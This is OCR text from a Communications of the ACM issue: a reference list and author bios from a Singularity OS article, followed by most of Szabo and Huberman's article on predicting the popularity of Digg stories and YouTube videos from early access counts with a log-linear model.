1. Aiken, M., Fähndrich, M., Hawblitzel, C., Hunt, G., and Larus, J.R. Deconstructing process isolation. In *Proceedings of the ACM SIGPLAN Workshop on Memory Systems Performance and Correctness* (San Jose, CA, Oct.). ACM Press, New York, 2006, 1–10.
2. Ball, T. and Rajamani, S.K. The SLAM toolkit. In *Proceedings of the 13th Conference on Computer-Aided Verification* (Paris, July). Springer, 2001, 260–264.
3. Barnett, M., Change, B.-y.E., Deline, R., Jacobs, B., and Leino, K.R. Boogie: A modular reusable verifier for object-oriented programs. In *Proceedings of the Fourth International Symposium on Formal Methods for Components and Objects* (Amsterdam, The Netherlands, Nov.). Springer, 2005, 364–387.
4. Bershad, B.N., Savage, S., Pardyak, P., Sirer, E.G., Fiuczynski, M., Becker, D., Eggers, S., and Chambers, C. Extensibility, safety and performance in the SPIN operating system. In *Proceedings of the 15th ACM Symposium on Operating Systems Principles* (Copper Mountain Resort, CO, Dec.). ACM Press, New York, 1995, 267–284.
5. Chou, A., Yang, J., Chelf, B., Hallem, S., and Engler, D. An empirical study of operating systems errors. In *Proceedings of the 18th ACM Symposium on Operating Systems Principles* (Chateau Lake Louise, Banff, Canada, Oct.). ACM Press, New York, 2001, 73–88.
6. Fähndrich, M., Aiken, M., Hawblitzel, C., Hodson, O., Hunt, G., Larus, J.R., and Levi, S. Language support for fast and reliable message-based communication in Singularity OS. In *Proceedings of the First ACM SIGOPS/EuroSys European Conference on Computer Systems* (Leuven, Belgium, Apr.). ACM Press, New York, 2006, 177–190.
7. Flatt, M. and Findler, R.B. Kill-safe synchronization abstractions. In *Proceedings of the 2004 ACM SIGPLAN Conference on Programming Language Design and Implementation* (Washington, D.C., June). ACM Press, New York, 2004, 47–58.
8. Hinchey, M., Jackson, M., Cousot, P., Cook, B., Bowen, J.P., and Margaria, T. Software engineering and formal methods. *Commun. ACM 51*, 9 (Sept. 2008), 54–59.
9. Hunt, G. and Larus, J. Singularity: Rethinking the software stack. *ACM SIGOPS Operating Systems Review 41*, 2 (Apr. 2007), 37–49.
10. Hunt, G., Aiken, M., Fähndrich, M., Hawblitzel, C., Hodson, O., Larus, J., Levi, S., Steensgaard, B., Tarditi, D., and Wobber, T. Sealing OS processes to improve dependability and safety. In *Proceedings of the Second ACM SIGOPS/EuroSys European Conference on Computer Systems* (Lisbon, Portugal, Mar.). ACM Press, New York, 2007, 341–354.
11. Orgovan, V. and Tricker, M. *An Introduction to Driver Quality*. Microsoft WinHEC 2004 presentation DDT301, New Orleans, LA, 2003.
12. Spear, M.F., Roeder, T., Levi, S., and Hunt, G. Solving the starting problem: Device drivers as self-describing artifacts. In *Proceedings of the EuroSys 2006 Conference* (Leuven, Belgium, Apr.). ACM Press, New York, 2006, 45–58.

James Larus (larus@microsoft.com) is director of Research and Strategy in the eXtreme Computing Group at Microsoft Research, Redmond, WA.

Galen Hunt (galenh@microsoft.com) is principal researcher in the Microsoft Research Operating Systems Group and leads the Menlo project and the Singularity project at Microsoft Research, Redmond, WA.

DOI:10.1145/1787234.1787254

Early patterns of Digg diggs and YouTube views reflect long-term user interest.

BY GABOR SZABO AND BERNARDO A. HUBERMAN

Predicting the Popularity of Online Content

THE EASE OF producing online content highlights the problem of predicting how much attention any of it will ultimately receive. Research shows that user attention[9] is allocated in a rather asymmetric way, with most content getting only some views and downloads, whereas a few receive the most attention. While it is possible to predict the distribution of attention over many items, it is notably difficult to predict the amount that will be devoted over time to any given item. We solve this problem here, illustrating our approach with data collected from the portals Digg (http://digg.com) and YouTube (http://youtube.com), two well-known examples of popular content-sharing-and-filtering services.

The ubiquity of Web 2.0 services has transformed the landscape of online content consumption. With the Web, content producers can reach an audience in numbers inconceivable through conventional channels. Examples of services that have made the exchange between producer and consumer possible on a global scale include video, photo, and music sharing, blogs, wikis, social bookmarking, collaborative portals, and news aggregators, whereby content is submitted, perused, rated, and discussed by the user community.


Portals often rank and categorize content based on past popularity and user appeal, especially for aggregators, where the "wisdom of the crowd" provides collaborative filtering to select submissions favored by as many visitors as possible. Digg is an example, with users submitting links to and short descriptions of content they have found on the Web and others voting on them if they find them interesting. The articles attracting the most votes are exhibited on the site's premiere sections under headings like "recently popular submissions" and "most popular of the day." This placement results in a positive feedback mechanism leading to rich-get-richer vote accrual for the very popular items, though the pattern pertains to only a small fraction of the submissions that rise to the top.

Besides Digg, anyone with Internet access can watch YouTube videos, reply to them through their own videos, and leave comments. The way the online ecosystem has developed around YouTube videos is impressive by any standard, and videos that draw millions of viewers are prominently displayed on the site, like stories on Digg.

Content providers, Web hosts, and advertisers all would like to be able to predict how many views and downloads individual items might generate on a given Web site. For example in advertis-

» key insights

- **Site administrators, advertisers, and providers would all find it useful to be able to predict content popularity.**
- **Prediction is possible due to the extreme regularity with which user attention focuses on content.**
- **Early patterns of access indicate long-term popularity of content.**



Chris Harrison's Digg Rings visualization plots the top 10 most-dugg stories by days of the week May 24, 2007 to May 23, 2008 (bottom) and all stories (close up) Dec. 1, 2004 to May 23, 2008 (top) rendered as a series of tree-ring-like visualizations moving outward in time.

VISUALIZATION BY CHRIS HARRISON, CARNEGIE MELLON UNIVERSITY

ing, if popularity count is tied directly to ad revenue (such as with ads shown with YouTube videos), revenue might fairly accurately be estimated ahead of time if all parties know how many views the video is likely to attract. Moreover, in content-distribution networks, the computational requirements for bandwidth-intensive new content may be determined early on if the hosting site is able to extrapolate the number of requests the content is likely to get by observing patterns of access from the moment it was first posted.

Digg allows users to submit links to news, images, and videos they find on the Web and think will interest the site's general audience. Based on data we collected from Digg in the second half of 2007, 90.5% of all uploads were links to news, 9.2% to videos, and only 0.3% to images. Submitted content is placed by the submitters on Digg in the so-called "upcoming" section, one click from the site's main page. Links to content are provided, along with surrogates to the submission (a short description for news, a thumbnail image for images and videos) intended to entice readers to peruse the content. Digg functions as a massive collaborative filtering tool to select and share the most popular content in the user community; registered users thus digg submissions they find interesting. Digging increases the digg count of the submission one digg at a time, and submissions that get enough diggs in a certain amount of time in the "upcoming" section are shown on the Digg front page, or, per Digg terminology, "promoted." Promotion is a considerable source of pride in the Digg community and a main motivator for repeat submitters. The exact algorithm for promotion is not made public to thwart gaming but is thought to give preference to upcoming submissions that accumulate diggs quickly from diverse neighborhoods in the Digg social network,[7] thus modulating the influence of very popular submitters with hundreds of followers. Digg's social-networking feature lets users place watch lists on other users by becoming their fans. Fans are shown updates on which submissions are dugg by these users; the social network therefore plays a major role in making upcoming submissions more visible to a larger number of users. Here, we consider only stories that were promoted, since we were interested in submissions to which many users had access.

We used the Digg application programming interface (http://apidoc.digg.com/)[4] to retrieve all diggs made by registered users from July 1, 2007 to December 18, 2007. This data set included approximately 29 million diggs by 560,000 users on approximately 2.7 million submissions, a number including all past submissions receiving any digg, not only the submissions during the six months. The number of submissions was about 1.3 million, of which about 94,000 (7.1%) were promoted to the front page.

YouTube is the apex of the Web's user-created video-sharing portals, with (as of 2008) 65,000 new videos uploaded and 100 million viewed daily, implying that 60% of all online videos were watched through YouTube.[3,6] It was also the third most frequently accessed site on the Web, based on traffic rank.[1] Beginning April 21, 2008, we collected view-count time series on 7,146 selected videos daily in the portal's "recently added" section, carrying out data collection for the next 30 days. Apart from the list of "most recently added" videos, it also offered listings based on such YouTube-defined selection criteria as "featured," "most discussed," and "most viewed." We chose the "most recently uploaded" list to give us an unbiased sample of all videos submitted to the site or complete history of the view counts for each video during its lifetime. YouTube's API (http://code.google.com/apis/youtube/overview.html)[10] provided programmatic access to several video statistics, with view count at a given time being one of them.

Figure 1. Average normalized popularity of submissions to Digg and YouTube by individual popularity at day 30. The inset is the same measurement for the first 48 digg hours of Digg submissions.





Figure 2. Daily and weekly cycles in the hourly rates of digging activity, story submissions, and story promotions, respectively. To match the different scales, we multiplied the rates for submissions by 10 and the rates of promotion by 1,000. The horizontal axis represents the week August 6, 2007 (Monday)–August 12, 2007 (Sunday). The tick marks are midnight on the respective day, Pacific Standard Time.



However, due to the fact that the view-count field of a video did not appear to have been updated more often than once a day by YouTube, we were able to calculate only a good approximation of the number of daily views. Worth noting is that while the overwhelming majority of video views was initiated from the YouTube Web site itself, videos might have been linked from external sources as well, appearing as embedded objects on the referring page; while 50% of all videos in 2007 were thought to be linked externally, only about 3% of the views came from these links.[2]

Popularity Growth

By "popularity" we mean number of votes (diggs) a story collected on Digg and number of views a video received on YouTube, respectively. Figure 1 reflects the dynamics of content popularity growth on both portals, showing the average normalized popularity for all submissions over time; we first determined the popularity of each individual submission at the end of the 30th day following its submission, dividing their popularity values before that time by this final number. For each submission, we obtained a time series of popularities that monotonically increased from 0 (at submission time) to 1 at day 30. By thus eliminating the prevailing differences in content-specific interestingness among the submissions (one submission might get only a few views over its lifetime, while another gets thousands or even millions), we averaged overall submissions of the normalized popularities.

An important difference between the two portals is that while Digg stories saturate fairly quickly (about a day) to their respective reference popularity

ties, YouTube videos keep attracting views throughout their lifetimes. The rate videos attract views may naturally differ among videos, with the less-popular likely marking a slower pace over a longer time.

These two notably different user-popularity patterns are a consequence of how users react to content on the two portals. On Digg, articles quickly become obsolete, since they often link to breaking news, fleeting Internet fads, or technology-related themes with a naturally limited time for user appeal. However, videos on YouTube are mostly found through search, since, with the sheer number of videos constantly being uploaded, it is not possible to match Digg's way of giving each promoted story general exposure on a front page. The quicker initial rise of video view counts can be explained through the videos' exposure in YouTube's "recently added" section, but after leaving it, the only way to find them is through keyword search or when displayed as related videos next to another video being watched.

The short fad-like popularity life cycle of Digg stories (a day or less) suggests that if overall user activity on Digg depends on time of day, a story's popularity may grow more slowly when fewer visitors are on the site and increase more quickly at peak periods. For YouTube, this effect is less relevant, since video views are spread over more time, as in Figure 1. Figure 2 outlines the hourly rates of user digging, story submitting, and upcoming Digg story promotions as a function of time for one week, beginning August 6, 2007. The difference in rates may be as much as threefold; weekends showed less activity, and weekdays appeared to involve about 50% more activity than weekends. It was also reasonable to assume that besides daily and weekly cycles, such activity also involved seasonal variations. Moreover, in 2007, Digg users were mostly located in the UTC-5 to UTC-8 time zones (the Western hemisphere).

Depending on the time of day a submission was made to the portal, stories differed greatly in the number of initial diggs they received. As we expected, stories submitted during less-active periods of the day accrued fewer digs in the first few hours than stories submitted during peak hours. This was a natural consequence of suppressed digging activity at night but might have initially penalized interesting stories that were otherwise likely to be popular. For instance, an average story promoted at 12 P.M. received approximately 400 diggs in the first two hours and only 200 diggs if promoted at 12 A.M. That is, based on observations made after only a few hours after a story was promoted, a portal could misinterpret the story's relative interestingness if it did not correct for the variation in daily user-activity cycles.

Since digging activity varies by time, we introduce the notion of digg time measured not in seconds but in number of diggs users cast on promoted stories. We count diggs only on promoted stories because this section of the portal was our focus, and most diggs (72%) were to promoted stories anyway. The average number of diggs arriving at promoted stories during any hour day or night was 5,478 when calculated over the full six-month data-collection period; we define one digg-hour as the time it takes for so many new diggs to be cast. As discussed earlier, the time for this many diggs to arrive took about three times longer at night than during the day. This "detrending" allowed us to ignore the dependence of submission popularity on the time of day it was submitted. Thus, when we refer to

Figure 3. Correlation of digg counts on the 17,097 promoted stories in the data set older than 30 days. A k-means clustering separates 89% of the stories into an upper cluster; the other stories are a lighter shade of blue. The bold line indicates a linear fit with slope 1 on the upper cluster, with a prefactor of 5.92 (Pearson correlation coefficient of 0.90).





Figure 4. Popularity of videos on the 30th day after upload vs. popularity after seven days. The bold line with gradient 1 is fit to the data.



the age of a submission in digg hours at a given time t, we measure how many diggs were received on the portal between t and the promotion time of the story, divided by 5,478 diggs.

Similar hourly activity plots were not possible for YouTube in 2008, given that video view counts were provided by the API approximately only once a day, in contrast to all the diggs received by a Digg story. Moreover, we were able to capture only a fraction of the large amount of traffic the YouTube site handled by monitoring only the selected videos in our sample.

Predicting the Future

Here, we cover the process we used to model and predict the future popularity of individual content and measure the performance of the predictions: First, we performed a logarithmic transformation on the popularities of submissions. The transformed variables exhibit strong correlations between early and later time periods; on this scale, the naturally random fluctuations can be expressed as an additive noise term. We call reference time t_r the time at which we intend to predict the popularity of a submission whose age with respect to its upload (promotion) time is t_r. By indicator time t_i we mean when in the life cycle of the submission we performed the prediction, or how long we can observe submission history in order to extrapolate for future popularity ($t_i < t_r$).

To help determine whether the popularity of submissions early on is a predictor of later popularity, see Figures 3 and 4, which show the popularity counts for submissions at the reference time t_r = 30 days both for Digg and YouTube vs. the popularity measured at the indicator times t_i = 1 digg hour and t_i = 7 days for the two portals, respectively. We measured the popularity of YouTube videos at the end of the seventh day, so the view counts at that time ranged from 10^1 to 10^4, similar to Digg in this measurement. We logarithmically rescaled the horizontal and vertical axes in the figures due to the large variances present among the popularity of different submissions, which span three decades.

Observing the Digg data, we noted the popularity of about 11% of the stories (lighter blue in Figure 3) grew much more slowly than the popularity of the majority of submissions; by the end of the first hour of their lifetimes, they had received most of the diggs they will ever receive. The difference in popularity growth of the two clusters is perceivable until approximately the seventh digg hour, after which the separation vanishes due to digg counts of stories mostly saturating to their respective maximum values, as in Figure 1.

While Digg stories saturate fairly quickly (about a day) to their respective reference popularities, YouTube videos keep attracting views throughout their lifetimes.

A Bayesian network analysis of submission features (day of the week/hour of the day of submission/promotion, category of submission, number of diggs in the upcoming phase) reveals no obvious reason for the presence of clustering; we assumed it arises when the Digg promotion algorithm misjudged the expected future popularity of stories, promoting stories from the "upcoming" phase unlikely to sustain user interest. Users lose interest much sooner in them than in stories in the upper cluster. We used k-means clustering, with k = 2 and cosine distance measure to separate the two clusters, as in Figure 3, and discarded the stories in the lower cluster.

Trends and randomness. Our in-depth analysis of the data found strong linear correlations between early and later times of the logarithmically transformed submission popularities, with correlation coefficients between early and later times exceeding 0.9. Such a strong correlation suggests the more popular submissions are at the beginning, the more popular they will also be later on. The connection can be described by a linear model:

$$\begin{aligned}\ln N(t_r) &= \ln [r(t_i, t_r)N(t_i)] + \xi(t_i, t_r)\\ &= \ln r(t_i, t_r) + \ln N(t_i) + \xi(t_i, t_r),\end{aligned}$$

where $N(t)$ is the popularity of a particular submission at time t; $r(t_i, t_r)$ accounts for the linear relationship between the log-transformed popularities at different times; and ξ is a noise term (describing the randomness we observed in the data) that accounts for the natural variances in individual content dynamics beyond the expected trend in the model and is drawn from a fixed distribution with mean 0. It is important to note that the noise term is additive on the log-scale of popularities, justified by the fact that we found the strongest correlations on this

transformed scale. In light of Figures 3 and 4, the popularities at t_r also appear to be evenly distributed around the linear fit, taking only the upper cluster in Figure 3 and considering the natural cutoff $y = x$ in the data for YouTube. We also found that the noise term (given by the residuals after a linear fit in both the YouTube and the Digg data) is well described by a normal distribution on the logarithmic scale.

However, there is also an alternative explanation for the observed correlations: If we let t_i vary in the model just described we see that the popularity at the given time t_r should be described by the following formula, assuming the noise term in the model is distributed normally (t_0 is an early point in time after submission/promotion):

$$\ln N(t_r) = \ln N(t_0) + \sum_{\tau=t_0}^{t_r} \eta(\tau).$$

$\eta(\tau)$ is a random value drawn from an arbitrary, fixed distribution, and τ is taken in small, discrete timesteps. The argument for this process is as follows: If we add up a large number of independent random variables, each following the same given distribution, the sum will approximate a normal distribution, no matter how the individual random variables were distributed.[5] This approximate normal distribution is the result of the central limit theorem of probability and why normal distributions are seen so often in nature, from the height of people to the velocity of components of atoms in a gas. If we consider the growth of submission popularity as a large number of random events increasing the logarithm of the popularity by a small, random amount, we arrive at the log-linear model just described.

What follows from the model is that on the natural, linear scale of popularities we must multiply the actual popularity by a small, random amount to obtain the popularity for the next timestep. This process is called "growth with random multiplicative noise," an unexpected characteristic of the dynamics of user-submitted content.[9] While the increments at each timestep are random, their expectation value over many timesteps adds up, ultimately to $\ln r(t_0, t_r)$ in the log-linear model. Thus the innate differences among the user-perceived interestingness of submissions should be seen early on, up to a variability accounted for by the noise terms.

Popularity prediction. To illustrate how a content provider might use the random logarithmic growth model of content popularity on Digg and YouTube, we performed straightforward extrapolations on the data we collected to predict future access rates. If submissions do not get more or less attractive over time as they were in the past, we expect their normalized popularity values to follow the trends in Figure 1. The strong correlation between early and later times suggests a submission that is popular at the beginning will also be popular later on. The linearity of popularity accrual with a random additive noise on the logarithmic scale also allows us to approximate the number of views/diggs at any given time in the future; they are predicted to be a constant product of the popularity measured at an earlier time. However, the multiplier depends on when the sampling and the prediction are performed.

In order to perform and validate the predictions, we subdivided the submission time series data into a training set and a test set. For Digg, we took all stories submitted during the first half of the data-collection period (July to mid-September 2007) as the training set and the second half as the test set. On the other hand, the 7,146 YouTube videos we followed were submitted at about the same time, so we randomly selected 50% of them as training and the other 50% as test; the table here outlines the numbers of submissions in the two sets. The linear regression coefficients between t_i and t_r data were determined on the training set, then used to extrapolate on the test set.

Content popularity counts are often related to other quantities, like click-through rates of linked advertisements and number of comments the content is expected to generate on the community site. For this reason we measured the performance of the predictions as the average relative squared error over the test set or as the expected difference of a prediction from the actual popularity, in percentages. For a reference time of t_r to predict the popularity of submissions we chose 30 days after submission time. Since the predictions naturally depend on t_i and how close we are to the reference time, we performed the parameter estimations in hourly intervals starting immediately after the introduction of a submission. The parameter values for the predictions ($\ln r(t_i, t_r)$ in the log-linear model discussed earlier) can be obtained with maximum likelihood fitting from the training-set data.


The errors measured on the test set (see Figure 5) show that the expected error decreases rapidly for Digg (negligible after 12 hours), while for YouTube the predictions converge more slowly to the actual value. After five days, the expected error made in estimating the view count of an average video was about 20%, while the same error was attained an hour after a Digg submission. This is due to the fact that Digg stories have a much shorter life cycle than YouTube videos, and Digg submissions quickly collect many votes right after being promoted.

The simple observation that the popularities of individual items are linearly related to each other at different times enables us to extrapolate to future popularities by measuring content popularity shortly after the content is introduced. However, the detailed parameter-estimation procedure strongly depends on the idiosyncrasies of the random multiplicative model and the type of error measure we wish to minimize (such as absolute and relative), so

Partitioning the collected data into training and test sets, we divided the Digg data by time and chose the YouTube videos randomly for each set, respectively.

	Training set	Test set
Digg	10,825 stories (7/1/07–9/18/07)	6,272 stories (9/18/07–12/16/07)
YouTube	3,573 videos randomly selected	3,573 videos randomly selected

Figure 5. Prediction performance is based on the logarithmic growth model measured by the average relative squared error function for (a) Digg and (b) YouTube, respectively. The shaded areas indicate one standard deviation of the individual submission errors around the average.



